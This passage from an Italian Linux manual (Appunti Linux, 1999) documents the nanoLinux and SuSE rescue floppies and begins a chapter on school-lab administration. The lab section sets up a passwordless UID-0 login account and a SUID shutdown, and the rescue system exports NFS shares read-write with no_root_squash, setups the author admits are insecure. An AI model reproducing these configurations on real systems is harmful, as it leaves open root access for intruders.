Si tratta di tre file: uno contenente l'immagine di un dischetto avviabile con un kernel molto semplice, in grado di gestire un disco RAM, una scheda Ethernet NE2000 e una connessione PLIP; gli altri due sono il vero nanoLinux, cioè un'immagine compressa da usare in un dischetto di *root*, seguita da una serie di file aggiuntivi che non potevano essere contenuti nell'altro dischetto. I nomi dovrebbero essere strutturati nel modo seguente:

1. `nLinux-II.boot`
2. `nLinux-II.root1.gz`
3. `nLinux-II.root2.tar.gz`

| I file vanno copiati così come sono nei dischetti, senza decomprimerli. |
|---|

### 179.3.2 Preparazione dei dischetti

Si procede nel solito modo trasferendo prima l'immagine di *boot*.

```
# dd if=nLinux-II.boot of=/dev/fd0
```

Se invece di utilizzare questa immagine si preferisce un kernel realizzato personalmente, sarebbe meglio ricostruire un dischetto simile a quello che accompagna nanoLinux, di tipo Second-extended, contenente LILO. Infatti, è necessario specificare l'utilizzo di un disco RAM complessivo di 7 Mbyte. In pratica, è necessario il file `/etc/lilo.conf` seguente:

```
boot=/dev/fd0
#map=/boot/map
install=/boot/boot.b
prompt
#timeout=50
#message=/intro.txt
image=/vmlinuz
    label=linux
    root=/dev/fd0
    append="ramdisk_start=0 load_ramdisk=1 prompt_ramdisk=1 ramdisk_size=7168"
    read-write
```

Quindi si possono preparare i dischetti di *root*.

```
# dd if=nLinux-II.root1.gz of=/dev/fd0
```

```
# dd if=nLinux-II.root2.tar.gz of=/dev/fd0
```

### 179.3.3 Avvio di nanoLinux

Per avviare nanoLinux basta avviare l'elaboratore con il dischetto del kernel. Nel momento in cui il kernel presenta la richiesta

```
VFS: Insert root floppy disk to be loaded into ramdisk and press ENTER
```

si deve sostituire il dischetto con il primo di *root* e quindi si può premere [ *Invio* ].

```
RAMDISK: Compressed image found at block 0
```

Se l'elaboratore è dotato di memoria sufficiente, l'immagine compressa contenuta nel dischetto viene caricata ed espansa, altrimenti si blocca il sistema.

Inizia quindi la procedura di inizializzazione del sistema, e viene richiesto quasi subito l'inserimento del secondo dischetto di *root*.

```
Inserire il secondo dischetto e premere un tasto.
```

Successivamente viene richiesto di inserire la password per l'utente **`root`**. È necessario definire tale password, dal momento che nanoLinux mette in funzione alcuni servizi di rete, e nel tempo in cui viene usato potrebbe essere sfruttato per attaccare l'elaboratore su cui è in funzione.

Appare quindi la richiesta di un possibile utilizzo della rete. Conviene rispondere affermativamente, almeno nella maggior parte dei casi.

```
"Si vuole utilizzare un collegamento in rete? (s/n)"
```

**s**[ *Invio* ]

Viene quindi richiesta l'indicazione del tipo di interfaccia di rete da utilizzare.

```
Selezionare l'interfaccia
1) eth0
2) eth1
3) eth2
4) plip0
5) plip1
6) plip2
#?
```

Supponendo di volere utilizzare una connessione PLIP sulla porta parallela, probabilmente si dovrà utilizzare l'interfaccia **`plip1`**.[1]

**5**[ *Invio* ]

```
Selezionare l'indirizzo.
1) 1.nano       4) 4.nano       7) 7.nano
2) 2.nano       5) 5.nano       8) 8.nano
3) 3.nano       6) 6.nano       9) 9.nano
#?
```

nanoLinux prevede già una rete e degli indirizzi abbinati a dei nomi, in modo da facilitare le operazioni di connessione con un altro elaboratore avviato con gli stessi dischetti. In questa fase, un indirizzo vale l'altro: viene scelto il primo.

**1**[ *Invio* ]

Dal momento che si tratta di una connessione PLIP e quindi punto-punto, è necessario indicare l'indirizzo dell'elaboratore all'altro capo. L'altro elaboratore verrà avviato nello stesso modo, utilizzando la stessa coppia di dischetti, ma facendo riferimento a indirizzi inversi.

```
Selezionare l'indirizzo dell'altro capo.
1) 1.nano       4) 4.nano       7) 7.nano
2) 2.nano       5) 5.nano       8) 8.nano
3) 3.nano       6) 6.nano       9) 9.nano
#?
```

**2**[ *Invio* ]

Al termine si ottiene un riassunto finale.

```
La configurazione selezionata è la seguente.
Interfaccia             plip1
Indirizzo               1.nano
Indirizzo punto-punto   2.nano
Si intende confermarla? (s/n)
```

Se va tutto bene si conferma.

**s**[ *Invio* ]

La procedura di inizializzazione del sistema prosegue e al termine viene presentata la richiesta di *login*.

```
(none) login:
```

Si può usare solo l'utente **`root`** e la password è quella specificata in precedenza, all'inizio della procedura di avvio.

**root**[ *Invio* ]

## 179.3.4 NFS

Continuando con lo stesso esempio iniziato nella sezione precedente, supponendo che anche l'elaboratore all'altro capo del cavo sia stato configurato correttamente (**`2.nano`**), le operazioni per il montaggio del filesystem di rete sono state semplificate opportunamente.

# **mount /mnt/2**

Quello appena visto è il modo più semplice per montare tutto il filesystem (a partire dalla radice) del nodo **`2.nano`** nella directory `/mnt/2/`. Sono state previste tutte le directory necessarie, più altre aggiuntive (`/mnt/a/` e `/mnt/b/` per i dischetti Dos-VFAT, `/mnt/cdrom/` per il CD-ROM, e `/mnt/hd*/` per i dischi fissi).

[1] Dipende dal kernel l'assegnazione di questi nomi di interfaccia. Le nuove versioni 2.1.*x* e successive, potrebbero assegnare alla prima porta parallela l'indirizzo 0, e di conseguenza si avrebbe `/dev/lp0` o **`plip0`**.

### 179.3.5 SMB

nanoLinux contiene anche il necessario per collegarsi a un server SMB (Samba). sotto questo aspetto, se la cosa non scandalizza, potrebbe anche essere utilizzato per ripristinare un elaboratore su cui si utilizza MS-Windows 95/98, accedendo a un altro elaboratore del genere.

Per eseguire il montaggio di una directory condivisa da un server SMB, si deve utilizzare **smbmount**. Per esempio, se il server **\\W5** offre la condivisione di una directory identificata con il nome **C** e il suo indirizzo IP è 192.168.100.1, la si può montare nel modo seguente:

```
# smbmount //W5/C /mnt/extra1 -c micro -I 192.168.100.1
```

Parte delle opzioni di questo comando potrebbero essere ridondanti, ma conviene avere un esempio completo piuttosto che insufficiente. La directory condivisa viene montata a partire da `/mnt/extra1/`; l'elaboratore locale (quello avviato con il dischetto) verrà identificato con il nome **micro** ai fini del protocollo NetBIOS; l'elaboratore da raggiungere ha l'indirizzo IP 192.168.100.1 (questo deve essere specificato se si deve attraversare un router).

Operando come utente **root**, per smontare il filesystem di rete basta il normale **umount**.

```
# umount /mnt/extra1
```

### 179.3.6 Spegnimento

La conclusione avviene nel modo solito.

```
# shutdown -h now
```

## 179.4 Organizzazione di nanoLinux

nanoLinux è il risultato delle operazioni di finitura descritte in precedenza, a partire dai binari di una distribuzione Slackware 3.5, e in parte da una distribuzione S.u.S.E. 5.2. Si tratta di un mini sistema di emergenza che comprende anche un server NFS, un server Rlogin/Rsh, e un server Secure Shell, in modo da permettere il trasferimento di dati tra elaboratori connessi in una piccola rete locale o attraverso un cavo parallelo (PLIP), senza bisogno di un server già esistente. Per motivi di comodità di utilizzo, la shell è Bash.

Tutto questo occupa un filesystem Second-extended di 7 Mbyte, al quale si può accedere decomprimendo l'immagine del primo dischetto di *root*, e copiandovi dentro il contenuto della seconda immagine (che in pratica è solo un file tar+gzip).

`mount -o loop -t ext2 nLinux-II.root1` ⟨*punto-di-innesto*⟩

`cd` ⟨*punto-di-innesto*⟩ `; tar xzvf nLinux-II.root2.tar.gz`

### 179.4.1 Struttura

La struttura di questa specie di dischetto è molto semplice ed è schematizzabile nel modo seguente:

```
/
|-- bin
|    |
|    ` binari di uso generale
|
|-- dev
|    |
|    ` file di dispositivo
|
|-- etc
|    |
|    |-- rc.d
|    |    |
|    |    |-- init.d
|    |    |    |
|    |    |    ` script per il controllo dei servizi
|    |    |
|    |    ` script di inizializzazione
|    |
|    ` file di configurazione
|
|-- lib
```

```
|    |
|    ` file di libreria
|
|-- mnt
|    |
|    ` varie directory di innesto
|
|-- proc
|
|-- root
|    |
|    ` file di configurazione dell'utente root
|
|-- sbin --> bin
|
|-- script
|    |
|    ` script di utilità
|
|-- share
|    |-- terminfo
|    |    |
|    |    ` informazioni sui tipi di terminale
|    |
|    ` file condivisi
|
|-- tmp
|
|-- usr
|    |
|    |-- bin --> ../bin
|    |-- sbin --> bin
|    |-- lib --> ../lib
|    `-- share --> ../share
|
`-- var
     |
     ` directory e file amministrativi vari
```

### 179.4.2 Procedura di inizializzazione del sistema

La prima cosa da fare per comprendere il funzionamento di un sistema particolare, è l'analisi della procedura di inizializzazione del sistema: `/etc/inittab` e gli script collegati.

- `/etc/inittab`

```
# Livelli di esecuzione:
# 0 Arresto del sistema
# 1 Monoutente
# 2
# 3 Multiutente
# 4
# 5
# 6 Riavvio

# Livello di esecuzione predefinito.
id:3:initdefault:

# Inizializzazione del sistema - viene eseguito all'avvio.
si::sysinit:/etc/rc.d/rc Sysinit

# Monoutente
l1:1:wait:/etc/rc 1

# Multiutente: Server di rete
```

```
l3:3:wait:/etc/rc.d/rc 3

# [Ctrl+Alt+Canc].
ca::ctrlaltdel:/sbin/shutdown -t5 -rfn now

# Il livello di esecuzione 0 ferma il sistema.
l0:0:wait:/etc/rc.d/rc 0

# Il livello di esecuzione 6 riavvia il sistema.
l6:6:wait:/etc/rc.d/rc 6

# Attivazione della console.
c1:3:respawn:/sbin/agetty 38400 tty1 linux
c2:3:respawn:/sbin/agetty 38400 tty2 linux
c3:3:respawn:/sbin/agetty 38400 tty3 linux
c4:3:respawn:/sbin/agetty 38400 tty4 linux
c5:3:respawn:/sbin/agetty 38400 tty5 linux
c6:3:respawn:/sbin/agetty 38400 tty6 linux
```

Come si può osservare i livelli di esecuzione sono i soliti. Il livello normale è il numero tre, che permette la gestione dei demoni per l'attivazione dei servizi di rete.

Si fa riferimento sempre solo a uno script: `/etc/rc`. A seconda dei casi, viene chiamato con un argomento differente.

- `/etc/rc.d/rc`

  Il file `/etc/rc.d/rc` è organizzato in funzioni, in modo da permettere un'organizzazione strutturata dello script. Quello che segue è lo schema che ne riassume il funzionamento.

```
#!/bin/bash

    function Sysinit () {
        ...
        /sbin/update &
        ...
        OperazioniIniziali
    }

    function ControlloDisco () {
        ...
        fsck ...
        ...
    }

    function OperazioniIniziali () {
        ...
    }

    function OperazioniFinali () {
        ...
    }

    function Net () {
        ifconfig ...
        route add ...
    }

    function Monoutente () {
        ...
    }

    function Multiutente () {
        Net
        Server
        OperazioniFinali
    }
```

```
    function Server () {
        /etc/rc.d/init.d/portmap start
        /etc/rc.d/init.d/nfs start
        /etc/rc.d/init.d/inet start
        ...
    }

    function Conclusione () {
        ...
        /etc/rc.d/init.d/inet stop
        /etc/rc.d/init.d/nfs stop
        /etc/rc.d/init.d/portmap stop
        ...
        sync
        ...
        umount ...
    }

    function Halt () {
        halt -f
    }

    function Reboot () {
        reboot -f
    }

#------------------------------------------

    case $1 in
        Sysinit) Sysinit                ;;
        0) Conclusione ; Halt           ;;
        1) Monoutente                   ;;
        3) Multiutente                  ;;
        6) Conclusione ; Reboot         ;;
        Server) Server                  ;;
    esac
```

Lo script inizia alla fine, dopo la dichiarazione di tutte le funzioni. A seconda dell'argomento ricevuto, esegue una catena differente di funzioni.

### 179.4.3 Configurazione della rete

La rete è già stata configurata in modo da facilitare le connessioni volanti tra un piccolo gruppo di elaboratori avviati con nanoLinux. È stata definita una rete secondo gli elementi riportati nella tabella 179.1.

| Elemento | Indirizzo IP | Nome completo | Abbreviazione |
|---|---|---|---|
| rete *loopback* | 127.0.0.0 | localdomain | |
| *loopback* | 127.0.0.1 | localhost.localdomain | localhost |
| rete esterna | 192.168.100.0 | nano | |
| elaboratore 1 | 192.168.100.1 | 1.nano | uno |
| elaboratore 2 | 192.168.100.2 | 2.nano | due |
| elaboratore 3 | 192.168.100.3 | 3.nano | tre |
| elaboratore 4 | 192.168.100.4 | 4.nano | quattro |
| elaboratore 5 | 192.168.100.5 | 5.nano | cinque |
| elaboratore 6 | 192.168.100.6 | 6.nano | sei |
| elaboratore 7 | 192.168.100.7 | 7.nano | sette |
| elaboratore 8 | 192.168.100.8 | 8.nano | otto |
| elaboratore 9 | 192.168.100.9 | 9.nano | nove |

Tabella 179.1: Configurazione preimpostata della rete all'interno di nanoLinux.

- `/etc/host.conf`

  Non si usa alcun server DNS e quindi la risoluzione dei nomi viene fatta esclusivamente utilizzando il file `/etc/hosts`.

  ```
  order hosts
  ```

```
multi on
```

- /etc/networks

```
loopback        127.0.0.0
nano            192.168.100.0
```

- /etc/hosts

```
127.0.0.1       localhost       localhost.localdomain
192.168.100.1   1.nano          uno
192.168.100.2   2.nano          due
192.168.100.3   3.nano          tre
192.168.100.4   4.nano          quattro
192.168.100.5   5.nano          cinque
192.168.100.6   6.nano          sei
192.168.100.7   7.nano          sette
192.168.100.8   8.nano          otto
192.168.100.9   9.nano          nove
```

### 179.4.4 Filesystem

Il file `/etc/fstab` è organizzato in modo tale da facilitare il montaggio dei filesystem di rete e di dischetti Dos eventuali.
Quindi, per esempio, per montare un dischetto Dos, è sufficiente il comando

`#` **`mount /mnt/a`**

e per montare la directory `/mnt/` dell'elaboratore **`5.nano`** basta il comando seguente:

`#` **`mount /mnt/5`**

- /etc/fstab

```
#dispositivo     mount          tipo        opzioni   dump   fsck
/dev/ram         /              ext2        defaults   1      1
proc             /proc          proc        ignore
1.nano:/mnt      /mnt/1         nfs         noauto
2.nano:/mnt      /mnt/2         nfs         noauto
3.nano:/mnt      /mnt/3         nfs         noauto
4.nano:/mnt      /mnt/4         nfs         noauto
5.nano:/mnt      /mnt/5         nfs         noauto
6.nano:/mnt      /mnt/6         nfs         noauto
7.nano:/mnt      /mnt/7         nfs         noauto
8.nano:/mnt      /mnt/8         nfs         noauto
9.nano:/mnt      /mnt/9         nfs         noauto
/dev/fd0         /mnt/a         vfat        noauto
/dev/fd1         /mnt/b         vfat        noauto
```

- /etc/exports

  Il sistema consente l'utilizzo del proprio filesystem a partire dalla directory `/mnt/`, in lettura e scrittura a tutta la rete locale 192.168.100.0 (il dominio **`nano`**), specificando anche che l'utente **`root`** può mantenere i suoi privilegi. In aggiunta, è consentito l'accesso in lettura a tutto il filesystem

```
/       *.nano(ro) 192.168.100.*(ro)
/mnt    *.nano(rw,no_root_squash) 192.168.100.*(rw,no_root_squash)
```

### 179.4.5 Shell

La shell utilizzata è Bash, in modo da concedere all'utilizzatore un minimo di comodità. Il file dello storico dell'utente **`root`** e dell'utente generico sono in realtà diretti a `/dev/null` in modo da non utilizzare inutilmente lo spazio prezioso.

- /etc/profile

  Attraverso la configurazione della shell si introducono dei sistemi minimi di protezione contro gli errori: la cancellazione, lo spostamento e la copia, non possono eliminare file senza una precisa conferma da parte dell'utente.

```
PATH="/sbin:/usr/sbin:/usr/local/sbin:/bin:/usr/bin:\
/usr/local/bin:/script:."

TERM=linux

PS1='\u:\w\$ '

PS2='> '

ignoreeof=10

export PATH TERM PS1 PS2 ignoreeof

umask 022

alias cp='cp -i'
alias rm='rm -i'
alias mv='mv -i'
```

### 179.4.6 Attivazione e disattivazione dei servizi

All'avvio, nanoLinux attiva **inetd**, il demone per i servizi RPC (da cui dipende NFS), quelli per il servizio NFS, e quello di Secure Shell. L'attivazione e la disattivazione di questi servizi può essere comandata agevolmente, utilizzando gli script collocati nella directory `/etc/rc.d/init.d/`. È sufficiente utilizzare gli argomenti **start**, **stop** e **restart** per ottenere rispettivamente l'avvio, la conclusione e il riavvio dei servizi relativi. Non sono state prese misure per controllare se un servizio è già attivo o meno.

A titolo di esempio, viene mostrato come disattivare il servizio NFS.

```
# /etc/rc.d/init.d/nfs stop
```

## 179.5 Personalizzazione di nanoLinux

La personalizzazione di nanoLinux è possibile, a patto che poi venga considerato come un lavoro personale dell'autore delle modifiche e non più collegato con Appunti Linux o con l'autore di quest'ultimo.

### 179.5.1 Procedura di inizializzazione del sistema

La procedura di inizializzazione del sistema (**init**) è il primo punto su cui intervenire per una possibile personalizzazione. Oltre al file `/etc/rc.d/rc`, vengono anche utilizzati quelli seguenti.

`/etc/rc.d/rc.config` è uno script che serve a configurare la rete al volo prima che il sistema sia avviato completamente. Lo script, attraverso una serie di domande, prepara il file `/etc/rc.d/rc.netconfig` che viene letto successivamente dallo stesso `/etc/rc.d/rc`. Lo script `/etc/rc.d/rc.config` viene avviato all'interno della funzione **OperazioniIniziali**, mentre `/etc/rc.d/rc.netconfig` viene letto all'interno della funzione **Net**.

```
# OperazioniIniziali
...
#--------------------------------------------------------------
# Obbliga l'utente a configurare il sistema.
# Se si vuole usare una configurazione fissa nel file
# /etc/rc.d/rc.netconfig, si può commentare.
#--------------------------------------------------------------
/etc/rc.d/rc.config
...

# Net
...
#--------------------------------------------------------------
# Carica la configurazione contenuta in /etc/rc.d/rc.netconfig.
#--------------------------------------------------------------
. /etc/rc.d/rc.netconfig
...
```

Per quanto riguarda la gestione della rete, vanno considerate due parti: la connessione alla rete stessa, attraverso l'indicazione degli indirizzi a cui si appartiene, e i servizi che si intendono concedere all'esterno.

La funzione **`Net`** è quella che si occupa di reperire e configurare gli indirizzi; la funzione **`Server`** è quella che avvia i servizi concessi all'esterno. L'obbiettivo di nanoLinux è quello di facilitare la connessione tra elaboratori attraverso il protocollo NFS e altri servizi. Quindi, nella funzione **`Server`** sono avviati per questo scopo vari demoni, attraverso gli script contenuti nella directory `/etc/rc.d/init.d`, che a loro volta accettano gli argomenti **`start`** (per l'avvio) e **`stop`** (per la conclusione).

### 179.5.2 Utilizzo in una partizione normale

Se, per un qualunque motivo si vuole trasferire nanoLinux in una partizione, nel file `/etc/rc.d/rc` occorre togliere, o commentare, il caricamento del contenuto del secondo dischetto di *root*, e attivare il sistema di controllo attraverso **`fsck`**. Si interviene nella funzione **`Sysinit`**.

```
# Sysinit
...
#------------------------------------------------------------------
# Carica il secondo dischetto.
# Per qualche strano motivo, sono necessari due read.
#------------------------------------------------------------------
#cd /
#echo "Inserire il secondo dischetto e premere un tasto."
#read
#read
#tar xzf /dev/fd0 2> /dev/null
#------------------------------------------------------------------
# Controlla l'integrità del filesystem principale.
# Commentare in caso di disco RAM!
#------------------------------------------------------------------
ControlloDisco
...
```

Oltre a questo, si dovrà modificare il file `/etc/fstab` in modo da indicare correttamente la partizione utilizzata per il filesystem principale.

Probabilmente occorre aggiungere la directory `/boot/` con il suo contenuto opportuno, in modo da poter utilizzare LILO per l'avvio.

Infine, il file `/etc/lilo.conf` andrà adattato opportunamente.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Dischetti di emergenza delle distribuzioni GNU/Linux

All'inizio di questa serie di capitoli si è accennato alla distribuzione GNU/Linux Slackware contenente un buon dischetto di *root* utilizzabile per emergenza: **`rescue`**. Il problema di quella distribuzione sta piuttosto nella mancanza di un buon dischetto di avvio, organizzato in modo da poter caricare i moduli necessari per le caratteristiche particolari del proprio sistema.

Molte altre distribuzioni permettono di gestire l'installazione di GNU/Linux in modo agevole, proprio attraverso questo meccanismo del caricamento dei moduli, cosa che potrebbe rendere più facile anche la realizzazione di dischetti da usare in caso di emergenza. Purtroppo, solo poche distribuzioni sono ben organizzate anche dal punto di vista della gestione delle situazioni di emergenza.

## 180.1 SuSE

La distribuzione SuSE è nata come un'evoluzione della distribuzione Slackware, tanto che da essa ha ereditato una struttura dei pacchetti molto simile a quest'ultima. Nello stesso modo ha ereditato l'idea della realizzazione di diversi dischetti di avvio (*boot*) e dischetti di *root*. I dischetti di avvio sono tutti costruiti a partire da kernel modulari, ma la distinzione è necessaria perché non sempre tutti i dispositivi funzionano correttamente sotto forma di moduli. Per quanto riguarda i dischetti di *root*, in pratica dovrebbe trattarsi di uno solo, **`rescue`**, da usare in caso di emergenza, dal momento che l'installazione dovrebbe poter avvenire utilizzando esclusivamente il primo dischetto di avvio.

Come si può intuire, una volta scelto il dischetto di avvio più adatto, abbinandolo al dischetto di *root* **`rescue`**, oppure abbinandolo allo stesso nanoLinux, si ottiene un mini sistema di emergenza. Il vantaggio di poter utilizzare il dischetto di *boot* scegliendolo da questa distribuzione, sta nella sua organizzazione che viene descritta nelle sezioni seguenti. Per la precisione, si fa riferimento al dischetto **`eide01`** che dovrebbe addattarsi alla maggior parte delle configurazioni hardware esistenti.

Le immagini dei dischetti della distribuzione SuSE possono essere ottenute da uno dei vari siti speculari nella sottodirectory `SuSE-Linux/`⟨*versione*⟩`/disks/`, dove la versione è rappresentata da un numero (per esempio 6.0). Eventualmente si può provare l'URI <*ftp://ftp.suse.com/pub/SuSE-Linux/*>.

### 180.1.1 Preparazione e avvio

Come al solito, trattandosi di dischetti distribuiti in forma di immagine su file, questi dovranno essere riprodotti su dischetti reali, nel solito modo, utilizzando dischetti già formattati in precedenza.

```
# cp eide01 /dev/fd0
```

```
# cp rescue /dev/fd0
```

Una volta inserito il dischetto ottenuto dall'immagine **`eide01`** e riavviato il sistema, viene richiesto il linguaggio da utilizzare e la tastiera disponibile. Negli esempi vengono mostrati i messaggi in inglese, perché quelli in italiano non sono sempre tradotti perfettamente e possono risultare ambigui.

```
+----------------------------+
| Please choose the language |
+----------------------------+
    +--------------------+
    |      Deutsch       |
    |      English       |
    |     Italiano       |
    +--------------------+
+--------+          +--------+
|   Ok   |          |  Back  |
+--------+          +--------+
```

Figura 180.1: Scelta del linguaggio per i messaggi e le voci di menu.

Il funzionamento del programma che guida all'installazione della distribuzione SuSE è abbastanza semplice e intuitivo: i tasti freccia spostano il cursore sulle voci di menu, il tasto [ *Tab* ] permette di selezionare uno dei tasti grafici, il tasto [ *Esc* ] permette di tornare indietro, [ *Invio* ] seleziona la voce corrispondente al tasto grafico evidenziato.

```
+-------------------------------------+
|  What kind of display do you use?   |
+-------------------------------------+
    +-----------------------------+
    |        Color Display        |
    |______Monochrom Display______|
    +-----------------------------+
+---------+                +---------+
|   Ok    |                |  Back   |
+---------+                +---------+
```

Figura 180.2: Scelta tra visualizzazione monocromatica o a colori.

```
+-------------------------------------+
|    Please choose a keyboard map.    |
+-------------------------------------+
           +---------------+
           |    Deutsch    |
           |   American    |
           |     Suomi     |
           |    British    |
           |   Français    |
           |    Espanol    |
           |___Italiano____|
           +---------------+
+---------+                +---------+
|   Ok    |                |  Back   |
+---------+                +---------+
```

Figura 180.3: Scelta della mappa della tastiera.

Dopo avere selezionato la lingua, il tipo di schermo e la disposizione dei tasti sulla tastiera, si giunge al menu principale (figura 180.4).

```
+---------------------------------------+
|               main menu               |
+---------------------------------------+
+---------------------------------------+
|               Settings                |
|          System informations          |
|   Kernel modules (hardware drivers)   |
|      Start installation / system      |
|            End / Reboot               |
+---------------------------------------+
+---------+                  +---------+
|   Ok    |                  |  Back   |
+---------+                  +---------+
```

Figura 180.4: Menu generale del sistema di installazione SuSE.

## 180.1.2 Utilizzo delle voci di menu

L'utilizzo normale di questo dischetto, prevede la selezione dei moduli necessari e quindi l'avvio dell'installazione, o del dischetto di emergenza. Vale comunque la pena di dare un'occhiata a tutte le voci, nell'ordine in cui sono.

1. **`Settings`**

   La selezione della voce **`Settings`** permette di modificare le impostazioni iniziali dello schermo e della tastiera. Sotto questo aspetto non c'è niente di importante, almeno per lo scopo di utilizzo che ci si prefigge in questo capitolo.

2. **`System informations`**

La voce **`System informations`** permette di dare un'occhiata alle informazioni conosciute sul sistema, in pratica quanto il kernel mette a disposizione nel filesystem virtuale `/proc/`. A questo proposito, è opportuno tenere presente che sono disponibili informazioni anche sulle diverse console virtuali.

È importante tenere presente che le informazioni che si ottengono in questo modo, dipendono anche dalla presenza o assenza di determinati moduli.

3. **`Kernel modules (hardware drivers)`**

   Attraverso la voce **`Kernel modules`** è possibile caricare i moduli di cui si conosce la necessità. La figura 180.5 mostra l'elenco delle voci del menu a cui si accede.

```
+---------------------------------------+
|            Load SCSI module           |
|           Load CD-ROM module          |
|        Load network card module       |
|          Load PCMCIA modules          |
|          Show loaded modules          |
|             Unload modules            |
|          Autoload of modules          |
+---------------------------------------+
```

Figura 180.5: Menu per al gestione dei moduli.

A titolo di esempio si carica il modulo per la connessione PLIP attraverso la porta parallela. Per questo si deve selezionare la voce **`Load network card module`**.

Si ottiene l'elenco dei moduli disponibili per le interfacce di rete, dal quale si deve selezionare il modulo **`plip`**.

```
+----------------------------------------------+
|          ...                                 |
|      arcnet : ARCnet                         |
|________plip : PLIP (IP via Parallel Port)____|
|       3c505 : 3Com 505                       |
|       3c507 : 3Com 507                       |
|       3c515 : 3Com 515                       |
|          ...                                 |
+----------------------------------------------+
```

Figura 180.6: Selezione del modulo per l'interfaccia di rete.

Dopo avere selezionato un modulo, a seconda del tipo, ne vengono richieste le caratteristiche. Il capitolo 14 tratta l'argomento e riporta la descrizione di alcuni moduli con il tipo di informazioni che devono essere fornite. Nel caso del modulo **`plip`**, appare la maschera illustrata dalla figura 180.7 che permette l'inserimento della porta di I/O e del numero di IRQ abbinato alla porta parallela che si vuole utilizzare per questo scopo.

```
+----------------------------------------------+
|      Please enter parameters for "plip"      |
|                                              |
|           Example: io=0x378 irq=7            |
+----------------------------------------------+

+----------------------------------------------+
|      ##################################      |
+----------------------------------------------+
```

Figura 180.7: Maschera di inserimento delle caratteristiche del dispositivo da utilizzare.

Viene anche proposto un esempio che corrisponde alla configurazione comune.

Se tutto va bene, cioè se il modulo non entra in conflitto con altri e l'impostazione fornita è corretta, si ottiene un messaggio di conferma, dopo il quale si può proseguire.

Se si ritiene di avere caricato un modulo errato si può utilizzare la voce **`Unload modules`**, mentre se si vuole tentare di caricare i moduli in modo automatico si può anche usare la voce **`Autoload of modules`** (anche se ciò non porta solitamente a risultati corretti).

4. **`Start installation / system`**

   Una volta caricati i moduli necessari, si può scegliere tra l'avvio di un sistema già installato o di un sistema di emergenza, oltre ad altre operazioni possibili. Si veda la figura 180.8.

```
+----------------------------------+
|        Start installation        |
|      Boot installed system       |
|       Start rescue system        |
|        Start CD-ROM demo         |
+----------------------------------+
```

Figura 180.8: Scelta tra l'avvio dell'installazione, di un sistema già installato o di un sistema di emergenza.

Questa, finalmente, è la scelta più importante. Infatti, con la voce **`Boot installed system`** è possibile indicare una partizione da cui avviare il filesystem principale che per qualche motivo non si avvia più da solo. Con la voce **`Start rescue system`** si può avviare un dischetto di *root*: il **`rescue`** della stessa SuSE, nanoLinux, oppure anche il **`rescue`** della Slackware.

### 180.1.3 Avvio di un dischetto di root

Quando si seleziona la voce **`Start rescue system`**, è possibile indicare diverse fonti da cui potrebbe essere reperita l'immagine del dischetto di *root* da avviare. La possibilità di avviare tale immagine da una fonte diversa da un dischetto, riguarda solo quanto già predisposto dalla distribuzione SuSE. Nel caso si voglia avviare un qualunque dischetto di *root* (purché compatibile con il kernel) si deve usare solo il sistema del dischetto.

Si è detto che si possono usare anche altri dischetti di *root*, alternativi a quello generato dall'immagine **`rescue`** della distribuzione SuSE. Tuttavia occorre tenere presente che deve trattarsi sempre di immagini compresse: se si tenta di caricare la vecchia immagine **`rescue`** della distribuzione Slackware dopo averla decompressa (è l'unico dischetto di *root* in circolazione che possa essere contenuto in un dispositivo di 1440 Kbyte), questa non verrà caricata.

Come ormai dovrebbe essere chiaro, il dischetto di *root* che viene avviato in questo modo, diviene in pratica un disco RAM. Per poter utilizzare il dischetto di *root* di emergenza predisposto dalla distribuzione SuSE, occorre disporre di almeno 16 Mbyte.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xlii

# Accorgimenti per un laboratorio didattico

# GNU/Linux nella didattica di massa

La gestione di un laboratorio munito di elaboratori in una scuola media superiore è problematica a causa di diversi fattori: l'età degli studenti; il poco tempo a disposizione; la necessità di svolgere una gran mole di esercitazioni specifiche;... la campanella che suona prima di avere finito.

GNU/Linux è un sistema operativo sofisticato e sotto questo aspetto non adatto a un ambiente del genere. In questo capitolo si raccolgono possibili soluzioni ai problemi tipici di un tale laboratorio.

## 181.1 Utente speciale per uno scopo speciale

Quando si vuole permettere agli utenti comuni di compiere attività che altrimenti sarebbero esclusivamente di competenza dell'utente **`root`**, si può utilizzare **`sudo`**, oppure si può creare un utente apposito nell'elenco del file `/etc/passwd` a cui, invece di associare una shell, si associa il programma o lo script che si vuole fare eseguire.

```
CIAO::0:0:Esempio generico:/tmp:/etc/script/.CIAO
```

L'esempio mostra una riga del file `/etc/passwd` in cui viene definito l'utente **`CIAO`**, senza password, con lo stesso UID e GID dell'utente **`root`**, e di conseguenza con gli stessi privilegi, al quale viene però associata la directory `/tmp/`, e al posto di una shell si abbina lo script `/etc/script/.CIAO`.

In questo modo, eseguendo il *login* con questo nominativo, **`CIAO`**, si esegue lo script `/etc/script/.CIAO`. Al termine dell'esecuzione dello script, la sessione di lavoro come utente **`CIAO`** termina.

Il meccanismo rende il sistema molto poco sicuro, ma ha il vantaggio di essere un modo semplice per l'esecuzione di alcuni comandi che sono normalmente di competenza dell'utente **`root`**.

> È importante che la dichiarazione del vero utente **`root`** sia precedente a quella di questi finti utenti **`root`**.

Per fare in modo che gli eventuali sistemi di sicurezza abbandonino ogni resistenza, è probabile che si debba includere l'ipotetico programma `/etc/script/.CIAO` nel file `/etc/shells`. Inoltre, dovrebbe essere evidente che in una situazione del genere non sia sensata l'attivazione delle *shadow password*.

Se si intende utilizzare questo tipo di utente attraverso un programma di *login* remoto (**`rlogin`**, **`rsh`**, **`telnet`** o **`rexec`**) è necessario che il file `/etc/securetty` contenga l'indicazione dei terminali da cui questo pseudo utente **`root`** può accedere.

## 181.2 Spegnimento da parte di utenti comuni

Generalmente, un utente comune non è autorizzato a utilizzare **`shutdown`** o equivalenti, per chiudere l'attività di GNU/Linux. Però, in certi casi, potrebbe essere utile che ciò sia possibile. Il modo più semplice di permettere agli utenti comuni di avviarlo, è attribuirgli il permesso SUID, come nell'esempio seguente:

```
# chmod u+s /sbin/shutdown
```

Eventualmente si può completare la cosa creando un collegamento nella directory `/bin/` in modo che sia accessibile facilmente agli utenti comuni, senza bisogno di indicarne il percorso.

```
# ln -s /sbin/shutdown /bin/shutdown
```

Nelle sezioni seguenti viene mostrata una tecnica diversa che si basa sul trucco dell'utente speciale descritta sopra. Questo modo può sembrare più laborioso e inutile; in realtà ci sono dei vantaggi, in particolare la possibilità di controllo sull'operazione stessa.

### 181.2.1 Utente specifico: SPEGNIMI

